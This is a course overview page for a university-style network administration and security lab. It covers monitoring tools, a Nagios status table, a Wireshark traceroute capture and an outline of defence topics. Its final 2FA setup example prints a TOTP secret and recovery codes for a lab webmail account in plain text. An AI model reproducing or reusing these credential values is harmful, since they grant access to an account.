



Hands-On Network Security and System Administration Lab

- Proposed Course Overview and Introduction
- [The course outlines](#)
- Demo Video
 - [On Cloud Platform](#)
 - [On Local PC Platform](#)
- Building skills to manage and protect real-world IT infrastructure
- Instructor: [Alan S. H. Lam](#)



Course Overview

- Two Major Parts:
 1. System and Network Administration
 2. System and Network Security Defense
- Goal: Understand, monitor, and defend IT Infrastructure.



Why Start with System and Network Administration?

- You can't defend what you don't understand.
- Learn your network's normal baseline.
- Detect abnormal behavior early.
- Build confidence managing real systems.



Part 1: System and Network Administration

- Set up and manage servers and services
- Monitor network traffic and performance
- Debug and optimize IT infrastructure issues
- Interpret real-time data and logs



Professional Tools You'll Use


- Monitoring & Management: snmpd, mrtg, ntopng, nagios, TIG Stack
- Testing & Debugging: hping3, traceroute, iperf3
- Traffic and system Analysis: tcpdump, wireshark, netstat, lsof, ss

[Demo Video](#)


MRTG graphs monitoring network traffic and system status

First host Stat


Traffic Analysis for 2 -- r8-h1




Traffic Analysis for 3 -- r8-h1




CPU Load - System, User and Nice Processes




Free Memory




Percentage Free Memory




New TCP Connections




Established TCP Connections




Disk / Partition Usage /



ntop-ng Showing Server Network Interface Traffic in iperf3 Bandwidth Testing



TIG Stack Monitoring Network Traffic and System Health



Nagios Monitoring Critical IT Services and Sending Alerts

Nagios®

General

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Current Status

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Current Network Status

Last Updated: Wed Jun 4 13:03:36 HKT 2014
Updated every 90 seconds
Nagios® Core™ 4.0.7 - www.nagios.org
Logged in as [nagiosadmin](#)

[View History For all hosts](#)
[View Notifications For All Hosts](#)
[View Host Status Detail For All Hosts](#)

Host Status Totals

Up	Down	Unreachable	Pending
2	0	0	0

[All Problems](#) [All Types](#)

0	2
---	---

Service Status Totals

Ok	Warning	Unknown	Critical	Pending
10	0	0	1	0

[All Problems](#) [All Types](#)

1	11
---	----

Service Status Details For All Hosts

Limit Results:

Host	Service	Status	Last Check	Duration	Attempt	Status Information
host2	HTTP	CRITICAL	06-04-2014 13:01:28	0d 0h 30m 7s	4/4	connect to address 172.16.17.2 and port 80: Connection refused
	PING	OK	06-04-2014 12:59:22	0d 0h 29m 12s	1/4	PING OK - Packet loss = 0%, RTA = 0.31 ms
	SSH	OK	06-04-2014 13:00:17	0d 0h 28m 18s	1/4	SSH OK - OpenSSH_5.3 (protocol 2.0)
localhost	Current Load	OK	06-04-2014 13:02:51	0d 1h 0m 44s	1/4	OK - load average: 0.00, 0.00, 0.00
	Current Users	OK	06-04-2014 13:03:29	0d 1h 0m 6s	1/4	USERS OK - 3 users currently logged in
	HTTP	OK	06-04-2014 13:02:06	0d 0h 46m 29s	1/4	HTTP OK: HTTP/1.1 200 OK - 309 bytes in 0.001 second response time
	PING	OK	06-04-2014 12:59:44	0d 0h 58m 51s	1/4	PING OK - Packet loss = 0%, RTA = 0.09 ms
	Root Partition	OK	06-04-2014 13:00:21	0d 0h 58m 14s	1/4	DISK OK - free space: / 7398 MB (64% inode=76%):
	SSH	OK	06-04-2014 13:00:59	0d 0h 57m 36s	1/4	SSH OK - OpenSSH_5.3 (protocol 2.0)
	Swap Usage	OK	06-04-2014 13:01:36	0d 0h 56m 59s	1/4	SWAP OK - 99% free (1008 MB out of 1023 MB)
	Total Processes	OK	06-04-2014 13:02:15	0d 0h 56m 21s	1/4	PROCS OK: 70 processes with STATE = RSZDT

Results 1 - 11 of 11 Matching Services

Network Traffic Analysis of Traceroute Packets by Wireshark

The image shows a Wireshark network traffic analysis interface. The top menu bar includes File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Tools, Internals, and Help. The filter bar shows the filter 'tcp.port eq 80 || icmp'. The packet list pane displays a list of packets with columns for No., Time, Source, Destination, Protocol, Length, and Info. The packet details pane shows the selected packet (No. 54) with the following details:

- Header checksum: 0xc682 [correct]
- Source: 172.16.17.1 (172.16.17.1)
- Destination: 172.16.17.2 (172.16.17.2)
- Internet Control Message Protocol
 - Type: 11 (Time to live exceeded)
 - Code: 0 (Time to live exceeded in transit)
 - Checksum: 0x7777 [correct]
- Internet Protocol Version 4, Src: 172.16.17.2 (172.16.17.2), Dst: 137.189.11.73 (137.189.11.73)
- Transmission Control Protocol, Src Port: 42447 (42447), Dst Port: http (80), Seq: 4030749908

The packet bytes pane shows the raw data of the packet, including the ICMP header and the IP header. A red arrow points to the 'Code: 0 (Time to live exceeded in transit)' field in the packet details pane, with a red text annotation: 'The server host reply the sender a ICMP packet with TTL exceeded'.

Code (icmp.code), 1 byte Packets: 120 Displayed: 45 Marked: 0 Dropped: 0 Profile: Default



Transition to Security Defense

- Knowing your network baseline helps you:
 - - Spot intrusions faster
 - - Understand attack patterns
 - - Apply defense strategies effectively



Part 2: Securing Your IT Infrastructure

- Firewalls & Two-Factor Authentication (2FA)
- Suricata IDS/IPS for intrusion detection and prevention
- Vulnerability scanning and penetration testing
- Incident response and forensic investigation
- Honeypots for hacker monitoring

Example of 2FA Setup for Webmail User “ilab”

Compose

Mail

Contacts

Settings

Dark mode

About

Logout

Settings

Preferences

Folders

Identities

Responses

2-Factor Authentication

2-Factor Authentication - ilab

Activate

☒

Secret

2ZCUGOLFZWN3DRZO

Hide secret

Recovery codes

GZS4BXL5I

ZFJV45HLN2

R4ZSTAY4JR

76RTZ34BFV

Hide recovery codes

QR Code

Hide QR Code

You can scan this QR code containing the 2-Factor settings using a TOTP compatible app such as [OpenAuthenticator](#) ([Play Store](#) | [Istore](#)) or [google-authenticator](#)


Save

Fill all fields (make sure you click save to store your settings)


Check code

[User manual](#)

